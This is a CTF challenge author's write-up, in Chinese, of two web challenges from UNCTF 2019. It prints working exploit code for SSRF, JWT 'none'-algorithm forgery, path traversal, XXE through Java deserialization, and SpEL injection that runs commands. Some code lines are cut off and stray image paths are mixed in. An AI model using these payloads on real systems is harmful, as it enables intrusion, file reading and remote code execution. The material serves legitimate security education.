UNCTF 2019 出题笔记

evoA / 2019-11-06 09:12:51 / 浏览数 5082 安全技术 CTF 顶(2) 踩(0)

前言

这次UNCTF 我一共出了两道Web题目，一道node.js
（Arbi）一道Java（GoodJava），由于比赛宣传力度可能不是特别大，再加上比赛周和很多的大型线下赛冲突，所以很多师傅都没有来参加比赛，有一点小遗憾。本次准备
并且由于题目被安恒买断，我不能在互联网上公开题目的搭建dockerfile，但是这两道题目是公开的代码审计，所以我可以放出题目的源码，搭建就麻烦各位师傅花一点点时
源码在最下面

Arbi

这道题的出题思路是在SCTF被非预期后想到的，采用和当时一样的非预期攻击面（具体可以移步另一篇
为了增加题目难度，我与ångstromCTF 2019)
的一道题的trick相结合，加上一点点node的特性，于是就有了这道题
可能由于第一关脑洞有点大==，这道题虽然第一天就放了出来，但是很多师傅刚开始都没拿到源码，最终这道题放了6个hint，终于在6天后的
比赛最后一天被解了出来Orz

第一关

首先浏览题目，可以发现页面只有登陆注册，查看返回包，可以发现X-Powered-By告知了网站采用express构建
注册登录以后首页会显示一个派大星的图片和用户名

evoA

注销

查看源代码可以发现可疑ssrf

```
<h2>evoA</h2><img src="/uri?src=http://127.0.0.1:9000/upload/evoA.jpg" alt=""/><
```

但是如果更换src参数会提示，"Evil request!"
这个其实试一试就很容易猜到，这个路由的后端代码会匹配请求的url和用户名是否对应，在后面给的hint也可以得到这个结果
源码：

```
var src = req.query.src;
var username = req.session.username;


if(src.slice(29).slice(0,-4) !== username){
    return res.status(500).json({"error":"Evil request!"}).end();
}
axios.get(src,{
    timeout: 1500,
    responseType: 'arraybuffer'
})
```


然后其实服务器的9000端口开了个SimpleHTTPServer，（题目描述）hint也讲的很清楚
如果直接访问/upload/evoA.jpg
也可以访问到图片，所以可以推断出，SimpleHTTPServer的根目录很可能在web根目录下，由于express的路由无法直接访问源代码文件，但是因为SimpleHTTPServer的

这里就是第一个考点，虽然我们不知道node的入口文件是什么（大部分可能是app.js或者main.js，但此题不是）
node应用默认存在package.json，我们可以通过读取这个文件获取入口文件，由于上面说了ssrf接口会判断用户名是否匹配请求的url，所以我们可以注册一个恶意的用户名
这里?刚好把后面的.jpg给截断了，登录以后已经没有派大星了（图片内容是package.json的内容）

../package.json?

注销

把图片下下来用文本打开，即可看到package.json文件内容



```
{
  "name": "arbi",
  "version": "1.0.0",
  "description": "flag in /flag",
  "main": "mainapp.js",
  "directories": {
    "test": "test"
  },
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "author": "evoA",
  "license": "ISC",
  "dependencies": {
    "axios": "^0.19.0",
    "cookie-parse": "^0.4.0",
    "express": "^4.17.1",
    "express-session": "^1.16.2",
    "jade": "^1.11.0",
    "jsonwebtoken": "^8.5.1",
    "session-file-store": "^1.3.1"
  }
}
```


可以得到flag在/flag中，并且项目主入口是mainapp.js，继续注册文件名，一步一步爬源码
读到routers/index.js的时候可以看到源码路由（为了防止师傅们做题爬的太辛苦）访问下载源码即可

```
// wwwbackup
routers.get('/VerYs3cretWwWb4ck4p33441122.zip',(req,res)=>{
    return res.sendFile(__dirname+"/www.zip")
});
```


第一关以拿到源码结束

第二关

审计源码，可以发现有一个读文件的敏感操作在一个admin23333_interface的路由中，但是这个路由会鉴权用户是不是admin，所以第二关的核心任务是如何成为admin，
这里我参考了ångstromCTF 2019)这道题
但是为了防止做题的时候被师傅们搜到，我对照这个功能，重新写了一遍代码。
具体代码就不贴了，师傅们可以自己看源码，我讲一下大概逻辑
首先注册登陆采用jwt认证，但是jwt的实现很奇怪，逻辑大概是，注册的时候会给每个用户生成一个单独的secret_token作为jwt的密钥，通过后端的一个全局列表来存储，
这里就是第二个考点

node 的jsonwebtoken库存在一个缺陷，也是jwt的常见攻击手法，当用户传入jwt secret为空时 jsonwebtoken会采用algorithm none进行解密

```
function createNoneVerifier() {
  return function verify(thing, signature) {
    return signature === '';
  }
}
```

因为服务端 通过

```
var secret = global.secretlist[id];
jwt.verify(req.cookies.token,secret);
```

解密，我可以通过传入不存在的id，让secret为undefined,导致algorithm为none,然后就可以通过伪造jwt来成为admin

```
# pip3 install pyjwt
import jwt
token = jwt.encode({"id":-1,"username":"admin","password":"123456"},algorithm="none",key="").decode(encoding='utf-8')
print(token)
```

替换jwt后使用admin/123456登陆即可成功伪造admin

第二关就结束了

第三关

其实第三关才是我最想出出来的，但是由于思路不够，第三关感觉太简单了，所以前面设置了很多坎
成为admin后，就可以访问admin23333_interface接口，审计可以发现，这是一个读取文件的接口
这里用到了express的特性，当传入?a[b]=1的时候,变量a会自动变成一个对象 a = {"b":1} 所以可以通过传入name为一个对象，避开进入if判断
从而绕过第一层过滤
`if(!/^key$/im.test(req.query.name.filename))return res.sendStatus(500);` 第二个过滤是 判断filename
不能大于3,否者会过滤.和/,而读取flag需要先目录穿越到根目录
而../就已经占了3个字符，再加上flag肯定超过限制，
这时候可以换个思路，length不仅可以取字符串长度还可以取数组长度，把filename设数组，再配合下面的循环 即可完美恢复数组为字符串绕过过滤，
而express 中当碰到两个同名变量时，会把这个变量设置为数组，例如a=123&a=456 解析后 a =
[123,456]，所以最终组合成


```
/admin23333_interface?name[filename]=../&name[filename]=f&name[filename]=l&name[filename]=a&name[filename]=g
```

GoodJava

此题参考了最近的TMCTF，经过了改编 加大了难度

第一关

题目会提供一个Jar包
用idea打开反编译后审计源码
找到Controller



源码可知一共有两个路由
第二个路由需要输入secret密钥才能访问，而secret存在在服务器/passwd文件中
可以猜测第一个路由就是获取密钥文件的功能，跟进可以发现OIS类继承了ObjectInputStream，把POST数据传入OIS构造方法，而然后ois.readObject()则是反序列化操作
但是resolveClass方法限制了被反序列化的类只能是com.unctf.pojo.Man类
查看Man类，可以发现重写了readObject方法，这是Java反序列化的魔术方法，审计一下很容易发现XXE，根据代码构造XXE读passwd即可
PS: 需要注意一下本地构造时包名和serialVersionUID必须一致，此值代表了对象的版本或者说id，值不一致反序列化操作会失败
这里有个小考点，这里限制了xml数据不能含有file（大小写），而我们需要读取/passwd
这里有个trick，Java里面有个伪协议netdoc，作用和file一致，都是读取文件，所以这一步很简单，把file换成netdoc即可
注意一下本地构造包名也必须一致哦，不仅仅是类名一致就行
Man类加一个writeObject即可
详细步骤可以看看https://github.com/p4-team/ctf/tree/master/2019-09-07-trendmicro-quals/exploit_300

```
private void writeObject(ObjectOutputStream objectOutputStream) throws IOException{

    String payload = "<?xml version=\"1.0\"?><!DOCTYPE name [<!ENTITY test SYSTEM 'netdoc:///passwd'>]><name>&test;</name>";

    objectOutputStream.writeInt(payload.length());
    objectOutputStream.write(payload.getBytes());

}
```

exp

```
public class Exp {
    @Test
    public void exp001() throws IOException {
        String url = "http://192.168.126.132:81/server";
//        String url = "http://localhost:8080/server";

        Man person = new Man( name: "asd");
        HttpClient httpClient = new HttpClient();
        httpClient.getHttpConnectionManager().getParams().setConnectionTimeout(15000);
        PostMethod postMethod = new PostMethod(url);
        postMethod.getParams().setParameter(HttpMethodParams.SO_TIMEOUT, value: 60000);
        postMethod.setRequestHeader( headerName: "Content-Type", headerValue: "application/raw");


        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ObjectOutputStream out = new ObjectOutputStream(byteArrayOutputStream);
        out.writeObject(person);


        ByteArrayRequestEntity byteArrayRequestEntity = new ByteArrayRequestEntity(new Base64().encode(byteArrayOutputStream.toByteArray()));
        System.out.println(byteArrayOutputStream.toByteArray());
        postMethod.setRequestEntity(byteArrayRequestEntity);

        httpClient.executeMethod(postMethod);
        String responseBodyAsString = postMethod.getResponseBodyAsString();
        postMethod.releaseConnection();
        System.out.println("--------------------------------");

        System.out.println(responseBodyAsString);
    }
    @Test
```

output

```
E:\Environment\JAVA\bin\java.exe ...
[B@6073f712
--------------------------------
Hello k8Xnld8zOR2FhXEEnv3j3LQAiYGcb5IaPdVj

Process finished with exit code 0
```

第二关

然后就是第二步，考点是代码执行绕过
这里有个SPEL注入，可以构造任意类，但是同样代码过滤了Runtime|ProcessBuilder|Process|class
这三个Java中执行命令的类，题目提示必须执行命令才能拿到flag，然后Java又是强类型语言，很多操作不像php那么动态，所以这一步可能会难住很多人
然后这里有个trick，java内部有个javascript的解析器，可以解析javascript，而且在javascript内还能使用java对象
我们就可以通过javascript的eval函数操作
T(javax.script.ScriptEngineManager).newInstance().getEngineByName("js").eval("xxxxxxxxx")
由于不能使用关键字，我们可以通过字符串拼接来
http://juke.outofmemory.cn/entry/358362
exp里面也有对应的转换脚本

```
#------------------
payload = 'new java.io.BufferedReader(new java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec("/readflag").getInputS
#------------------
exp = ""
first_flag = True
for c in payload:
   c = ord(c)
   if first_flag:
       exp += '(T(java.lang.Character).toString({0}))'.format(str(c))
   else:
       exp += '.concat(T(java.lang.Character).toString(%s))' % str(c)
   first_flag = False
print(exp)
```

exp

```
package com.unctf.pojo;

import java.io.*;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.parsers.ParserConfigurationException;
import org.w3c.dom.Document;
import org.w3c.dom.Node;
import org.w3c.dom.NodeList;
import org.xml.sax.SAXException;
//import

public class Man implements Serializable {
   public String name;
   private static final long serialVersionUID = 54618731L;

   public Man(String name) {
       this.name = name;
   }



   private void writeObject(ObjectOutputStream objectOutputStream) throws IOException{

       String payload = "<?xml version=\"1.0\"?><!DOCTYPE name [<!ENTITY test SYSTEM 'netdoc:///passwd'>]><name>&test;</name>"

       objectOutputStream.writeInt(payload.length());
       objectOutputStream.write(payload.getBytes());

   }
   private void readObject(ObjectInputStream aInputStream) throws ClassNotFoundException, IOException, ParserConfigurationExce
       int paramInt = aInputStream.readInt();

       byte[] arrayOfByte = new byte[paramInt];

       aInputStream.read(arrayOfByte);

       ByteArrayInputStream localByteArrayInputStream = new ByteArrayInputStream(arrayOfByte);

       DocumentBuilderFactory localDocumentBuilderFactory = DocumentBuilderFactory.newInstance();

       localDocumentBuilderFactory.setNamespaceAware(true);
```

```
        DocumentBuilder localDocumentBuilder = localDocumentBuilderFactory.newDocumentBuilder();

        Document localDocument = localDocumentBuilder.parse(localByteArrayInputStream);

        NodeList nodeList = localDocument.getElementsByTagName("tag");

        Node node = nodeList.item(0);

        this.name = node.getTextContent();
    }
}
```

```
package com.unctf;

import com.unctf.pojo.Man;
import org.apache.commons.codec.binary.Base64;
import org.apache.commons.httpclient.HttpClient;
import org.apache.commons.httpclient.methods.ByteArrayRequestEntity;
import org.apache.commons.httpclient.methods.PostMethod;
import org.apache.commons.httpclient.params.HttpMethodParams;
import org.junit.Test;

import java.io.*;


public class Exp {
    @Test
    public void exp001() throws IOException {
        String url = "http://192.168.221.129:8888//server";
//        String url = "http://localhost:8080/server";

        Man person = new Man("asd");
        HttpClient httpClient = new HttpClient();
        httpClient.getHttpConnectionManager().getParams().setConnectionTimeout(15000);
        PostMethod postMethod = new PostMethod(url);
        postMethod.getParams().setParameter(HttpMethodParams.SO_TIMEOUT, 60000);
        postMethod.setRequestHeader("Content-Type", "application/raw");


        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        ObjectOutputStream out = new ObjectOutputStream(byteArrayOutputStream);
        out.writeObject(person);


        ByteArrayRequestEntity byteArrayRequestEntity = new ByteArrayRequestEntity(new Base64().encode(byteArrayOutputStream.to
        System.out.println(byteArrayOutputStream.toByteArray());
        postMethod.setRequestEntity(byteArrayRequestEntity);

        httpClient.executeMethod(postMethod);
        String responseBodyAsString = postMethod.getResponseBodyAsString();
        postMethod.releaseConnection();
        System.out.println("------------------------------");

        System.out.println(responseBodyAsString);
    }
    @Test
    public void exp002() throws IOException {
        String url = "http://192.168.221.129:8888//admin";



        HttpClient httpClient = new HttpClient();
        httpClient.getHttpConnectionManager().getParams().setConnectionTimeout(15000);
        PostMethod postMethod = new PostMethod(url);
        postMethod.getParams().setParameter(HttpMethodParams.SO_TIMEOUT, 60000);
        postMethod.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        postMethod.setParameter("secret","k8Xnld8zOR2FhXEEnv3j3LQAiYGcb5IaPdVj");
```


```
        String shellcode="(T(java.lang.Character).toString(110)).concat(T(java.lang.Character).toString(101)).concat(T(java.lan
        String payload="T(javax.script.ScriptEngineManager).newInstance().getEngineByName(\"js\").eval("+shellcode+")";

//         payload = "T(javax.script.ScriptEngineManager).newInstance().getEngineByName(\"js\")";
        postMethod.setParameter("name",payload);
        httpClient.executeMethod(postMethod);
        System.out.println(postMethod.getResponseBodyAsString());
        postMethod.releaseConnection();
        }



}
```

output



后话

由于暑假时间多，所以算是准备的比较用心的一个比赛，作为一个出题人最大的心愿就是来做题的师傅们做完题目后能真正学到东西。虽然有些地方有点脑洞，请勿喷==
最后感谢举办比赛的十二所高校的师傅们的共同努力，札克力，Alkaid，知世等师傅的辛苦运维，以及安恒提供的优质平台（出题真累

arbi.zip (2.472 MB) 下载附件
GoodJava.jar.zip (14.236 MB) 下载附件

上一篇：关于子域名劫持的一些总结 下一篇：从两款开源工具学习 Java_In...

1. 2 条回复

我怎么这么帅 2019-11-06 10:52:05

evoa师傅tql

0 回复Ta

imti**** 2019-11-07 23:01:52

来拿师傅源码复现了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板